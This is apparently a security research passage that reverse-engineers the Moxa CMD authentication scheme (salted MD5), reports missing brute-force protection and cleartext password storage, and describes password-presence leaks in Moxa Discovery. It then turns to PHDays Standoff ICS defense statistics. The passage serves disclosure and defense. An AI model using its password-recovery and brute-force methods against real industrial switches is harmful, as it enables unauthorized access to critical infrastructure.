


Figure 1. Java classes in use




Figure 2. Java classes for networking

Analyzing software

The Moxa MXconfig utility that we decided to examine is free to download from the Moxa official website. At the time of our research, the latest available version was 2.4 released on November 16, 2016.

The main executable file is MXConfig.exe, which is a wrapper for a Java application created with the launch4j framework (launch4j.sourceforge.net). Java classes for this application are located in the lib/ directory.

According to the command.properties configuration file, the MXconfig utility loads Java classes from the cmd/ directory to interact with different kinds of Moxa devices. The main functions that enable interaction over the protocols of interest are implemented in these classes.

The Java classes contained in the lib/ and cmd/ directories are unobfuscated and their code can be decompiled using the jd-gui utility (jd.benow.ca). Looking at the code of the decompiled classes showed that interaction over the Moxa CMD protocol is implemented in the netcmd.jar class.




Figure 3. Decompiled netcmd.jar file

Our analysis of the code of the decompiled netcmd.jar file showed that networking is implemented in the external native libraries netcmd.dll and netcmd_x64.dll. Depending on the processor architecture, the utility uses the corresponding version of the library (32-bit or 64-bit). That is why we examined the 32-bit version of the netcmd.dll library located in the directory with the installed utility in more detail using the IDA Pro disassembler (hex-rays.com/products/ida).

To begin with, we looked at the netcmd.dll library export table. The export table (see Figure 4) lists the protocol functions implemented in the library. The names of the

exported functions speak for themselves. We examined the function responsible for authentication as being the most interesting function from a security standpoint. Looking at the names, it is easy to find a function with appropriate functionality—Verify Password.

Analyzing the authentication function

We examined the code of the Verify Password function in detail. The function is invoked when the Unlock button is clicked in MXconfig. It is used for privileged operations in Moxa device management, such as to change settings or update firmware.

First we examined the network traffic recorded while the utility was running: when the Unlock button is clicked, a connection is established to TCP port 4000 of the switch, and then the device and the utility exchange messages in a single TCP stream.

Our analysis of the traffic showed that after a TCP connection is established in a standard way, the utility sends the 0x14 byte as the first message. After searching the netcmd.dll library for all instances when the send function was invoked with 1 byte of data sent, we found the initAuth function that sends this message.

While examining the initAuth function executable code, we found the point where it sends the single 0x14 byte

Figure 6. initAuth function




Figure 4. netcmd.dll library export table




Figure 5. Traffic generated when the Unlock button is clicked




Figure 7. Device response to an authentication request




Figure 8. initAuth function invocation

and then receives 6 bytes, the first two of which must equal 0x1404. This matches the recorded traffic.

The remaining 4 bytes are written to a buffer passed in the second argument of this function (these 4 bytes will play an important role later), and the initAuth function stops. IDA Pro showed that the function is invoked only once in the code and only from the unlock function. So we went on to analyze the unlock function.

Inside unlock, after initAuth is invoked, a 33-byte buffer is sent, which again matches the recorded network traffic.

We examined how this buffer is generated inside the unlock function. As seen from the network traffic (see Figure 9), the administrator username is passed in cleartext with a preceding null byte at the beginning of the packet. This




Figure 9. Sending a 33-byte message

is confirmed by the corresponding decompiled code of the unlock function.

It is easy to see that the username is passed in cleartext in the network traffic while the password is not. In the

```
buf[0] = 0;
if ( strlen(username) <= 16 )
  memcpy(&buf[1], username, strlen(username));
else
  memcpy(&buf[1], username, 16u);
*&buf[17] = var_2C8;
*&buf[25] = v11;
send(s, buf, 33, 0);
```

Figure 10. Filling the buffer with data

network packet, the username is followed by a 16-byte sequence. We assumed that it is a hash function digest.

By examining the unlock function code, you can find the function invocation with initialization of constants whose values are usually used in the MD5 hashing algorithm.

Based on this fact, we made a bold assumption that the unlock function uses the MD5 hash of the password.

We checked this assumption by sending "admin123" (the test password that we had set on the device) as a password. Then we compared the password digest value (the hashbuf field in the screenshot, see Figure 12) in the traffic with the MD5 hash value calculated for "admin123".

```
In [1]: hashbuf = 'f58fcce0b87a52e0bd15374fc6cad72d'

In [2]: import hashlib

In [3]: hashlib.md5('admin123').hexdigest()
Out[3]: '0192023a7bbd73250516f069df18b500'
```

Figure 12. Hash values do not match

The values did not match—the assumption that we had made was apparently wrong, so we had to take a longer way and figure out what exactly the MD5 hash was calculated for. We looked at the decompiled code of the unlock function that handles the password and started reconstructing the logic of its operation.

```
31    len = strlen(password);
32    memcpy(dataBuf, password, len);
33    *&dataBuf[len] = var_20C;
34    len += 4;
35    MD5init(&md5Ctx);
36    MD5func(&md5Ctx, dataBuf, len);
37    MD5digest(&md5digest, &md5Ctx);
00003223 unlock:31 (10003E23)
```

Figure 13. Code responsible for generating an MD5 hash

The second password argument of the unlock function—strings 31 and 32 in Figure 13—is passed to the section of functions presumably connected with MD5. Its value is concatenated with the 4 bytes (var_20C) received from the client in the initAuth function and is written to the databuf buffer—strings 33 and 34 in Figure 13. MD5 is then initialized, and the databuf buffer—strings 35 and 36 in Figure 13—is passed to the hashing function.

It turns out that in response to an authentication request, the device sends a 4-byte cryptographic salt that is concatenated with data from the password variable, and an MD5 hash is calculated based on them.

We checked our guesses by recalculating the MD5 hash value for the concatenated string of the password plus salt and comparing this again with the value passed in the network traffic.

```
1  _DWORD *__cdecl MD5init(_DWORD *a1)
2  {
3    _DWORD *result; // eax
4
5    a1[5] = 0;
6    a1[4] = 0;
7    *a1 = 0x67452301;
8    result = a1;
9    a1[1] = 0xEFCDAB89;
10   a1[2] = 0x98BADCFE;
11   a1[3] = 0x10325476;
12   return result;
0000B830 MD5init:1 (1000C430)
```

Figure 11. Initializing constants in the examined hash function

```
35 11.170809    172.20.4.253    172.20.4.248    TCP    60 4000 → 49292
> Frame 35: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: MoxaTech_2d:c0:f7 (00:90:e8:2d:c0:f7), Dst: PcsCompu_d2:d7:87 (08:00:27:d2:d7:87)
> Internet Protocol Version 4, Src: 172.20.4.253, Dst: 172.20.4.248
> Transmission Control Protocol, Src Port: 4000, Dst Port: 49292, Seq: 1, Ack: 2, Len: 6
v Data (6 bytes)
    Data: 14049adc2011
    [Length: 6]

0000  08 00 27 d2 d7 87 00 90  e8 2d c0 f7 08 00 45 00   ..'..... .-....E.
0010  00 2e 2e 3c 40 00 40 06  aa 70 ac 14 04 fd ac 14   ...<@.@. .p......
0020  04 f8 0f a0 c0 8c 2c 59  83 9c 11 b3 c5 a3 50 18   ......,Y ......P.
0030  44 70 e2 cd 00 00 14 04  9a dc 20 11               Dp...... .. .
```

Figure 14. Cryptographic salt transfer

```
In [5]: salt = '\x9a\xdc\x20\x11'

In [6]: hashbuf = 'f58fcce0b87a52e0bd15374fc6cad72d'

In [7]:  hashlib.md5('admin123' + salt).hexdigest()
Out[7]: 'f58fcce0b87a52e0bd15374fc6cad72d'
```

Figure 15. Comparing the calculated MD5 hash with the MD5 hash passed over the network taking account of the salt

The values matched, which meant that we were right in assuming that MD5 was used: the authentication mechanism uses the MD5 algorithm, but with a cryptographic salt. So we had reconstructed the algorithm used by the authentication function!

We managed to reconstruct the way in which the password is converted for passing over the network during authentication. This means that if traffic is captured during authentication (using ARP spoofing or other attacks), it becomes possible to guess the password without interaction with the device. The original password can be obtained from the passed MD5 hash using the hashcat utility.

It is noteworthy that during our analysis, we found no mechanisms for protection against brute-force attacks in the switch firmware executable code responsible for authentication. This means that regardless of the number of unsuccessful attempts, subsequent authentication attempts are not delayed or blocked in any way. As a result, using this protocol, it is possible to bruteforce user accounts. An interesting peculiarity is that within a single TCP stream, there is no need for a new salt, so it is possible to continue a brute-force attack using the same salt, which speeds up the process.

While analyzing the mechanism for storing passwords in the internal memory of the examined switch, we found that passwords are stored in cleartext, which is not a secure solution either. A secure password storage implementation would be to store cryptographic hashes of passwords with additional data (cryptographic salt) rather than the passwords themselves.

At the end of 2017, these vulnerabilities were reported to Moxa, and at the beginning of 2019, firmware updates (bit.ly/2NIqfcE) were released that fix these vulnerabilities (bit.ly/2IVSy8Y). The updates are available from the vendor on request.

Analyzing the Moxa Discovery protocol

While examining Moxa MXconfig, we found functions responsible for discovering devices on a network. These functions used the Moxa Discovery protocol for interaction. This protocol uses broadcast UDP requests (port

4000) to search for devices on a network. We examined the handlers of this protocol in the firmware executable code of the examined switch.

As we had reconstructed the part of the Moxa CMD protocol responsible for authentication, our search for functions that manage credentials (usernames and passwords) was simplified. We examined the code connected with password handling and related procedures in order to reconstruct the logic of their operation. An interesting find was that one of the bytes in the packet sent in response to a search for a device is set to 1 if a password is set on a device, and if no password is set, its value equals 0. But the most interesting thing is that this code is executed simply during a search for devices on a network, and the procedure does not involve any authentication at all. This allows administrators (or malicious users) to find devices that do not have passwords set.

```
283     *&outBuf[18] = 0x100;
284     *&outBuf[20] = 0x382D;
285     *&outBuf[22] = 0x3080000;
286     outBuf[26] = extractPlainPass(&plainpass) != 0;
287     if ( !sub_105608(&sockaddr) )
288       outBuf[26] |= 2u;
289     outBuf[27] = 8;
290     devnameCpy(&outBuf[28], 30);
291     memset(&outBuf[58], 0, 16u);
292     *&outBuf[78] = netmask;
293     *&outBuf[94] = netConfig.padding & 3;
294     *&outBuf[74] = ipaddr;
295     *&outBuf[82] = gateway;
296     *&outBuf[86] = netConfig.dns1;
297     *&outBuf[90] = netConfig.dns2;
298     locationCpy(&outBuf[98], 80);
299     serialNum = serialnumber;
300     typeandser = &rawtypeandserial;
301     responseLen = 178;
```

Figure 16. String 286—checking for the existence of a password with extractPlainPass

Conclusion

Proprietary protocols for discovering and configuring network devices are a real find for a hacker system administrator. With the Moxa CMD and Moxa Discovery protocols, it is possible to find all switches from the vendor on a network, check whether passwords are set on them, and bruteforce reset forgotten passwords on the devices on which a password has been set.

Exploitation of the vulnerabilities described in this article is hard to detect in network traffic with classic intrusion detection systems because interaction takes place over proprietary protocols. To safeguard against attacks via such protocols, we recommend implementing the following advice: strictly filter connections to administration interfaces. If possible, disable these protocols on devices. And monitor any interaction on these ports, because such traffic is typical only for setup procedures and not during normal operation.

PHDays 8: PT ISIM team at The Standoff

PT ISIM Team

In May 2018, Positive Hack Days was held for the eighth year. Our favorite information security conference stands out thanks to its contests and competitions, especially The Standoff (2018.phdays.com/en/standoff). Defenders and attackers do battle in a mock city, in which the organizers set up infrastructure to imitate the digital systems of a modern megalopolis. The city has an office segment, bank, telecom operator, smart home, oil company, railroad, and even power plant. Hackers attempt to compromise as many systems as possible, disable them, and steal money from the bank. All the while, defenders are working to fight off these attacks.

ICS infrastructure

Test beds at The Standoff provided participants with a city network divided into virtual LANs with separate DMZs. The only way in to ICS segments for the attackers was through gateways in the office network (OPC Gate).

Test beds used ICS components from leading manufacturers such as Siemens, GE, Moxa, ABB, Phoenix Contact, Hirschmann, and Rockwell. Each test bed was controlled by a SCADA system.

PT Industrial Security Incident Manager (PT ISIM) was used to detect attacks on city facilities under the care of defender teams. PT ISIM detects attacks and facilitates investigation of cybersecurity incidents at critical sites. In this article, "ISIM team" refers to our team of ICS defenders.

Our product (used with the proView Sensor component) covered several test beds containing critical city facilities:


- Oil company CDU
  (crude distillation unit, a test bed component)
- Power plant (power generation)
- Power plant (power distribution)
- 500 kV substation

PT ISIM was also set up to defend a smart home (with the netView Sensor component).


Overall statistics

All ICS attacks were net-wide: the attackers performed reconnaissance, penetrated the top ICS layer, and then switched to other targets.

A total of 3,572 cybersecurity incidents were detected. The top 10 types are shown in the following figure. Added together, the top 10 attacks account for 90 percent of all detected ICS incidents.



Number of cybersecurity incidents (overall statistics)



Top 10 ICS cybersecurity incidents (overall statistics)


There were almost no direct attacks on equipment. As evident from the previous figure, attacks generally consisted of network scans and attempts to connect via various protocols with subsequent bruteforcing. Traffic from unauthorized hosts was detected on all test beds. The most interesting attacks were detected on the 500 kV substation test bed. One attacker succeeded in disrupting accessibility of a microprocessor terminal for relay protection and carried out a truly dangerous attack: activating the grounding switch with the switch still on. The activation command was sent via the IEC 61850 MMS industrial protocol.

Let's look more closely at the attacks on the test beds.

500 kV substation

This test bed was a simplified model of a 500/10 kV electrical substation. To make things a bit easier for attackers, the test bed at The Standoff did not contain any interlock logic.

Left-hand (high-voltage) switching units of the transformer were controlled by a Siemens SIPROTEC 4 6MD664, and right-hand ones by a Siemens SIPROTEC 4 7UT613. Protection was performed by the 7UT613. Interlocks were absent.







Diagram of 500 kV substation, as shown in PT ISIM interface


The following figures provide screenshots of the SCADA WinCC main screen and PT ISIM window with topology and mimic diagram.




Mimic diagram of the substation, as shown on SCADA screen

Network topology and mimic diagram of substation, as shown in PT ISIM interface

A total of 477 cybersecurity incidents were detected on the substation test bed.




Statistics of cybersecurity incidents at 500 kV substation




Time distribution of cybersecurity incidents at 500 kV substation

An attack graph and examples of incident detection in the product interface are shown in the figures that follow.

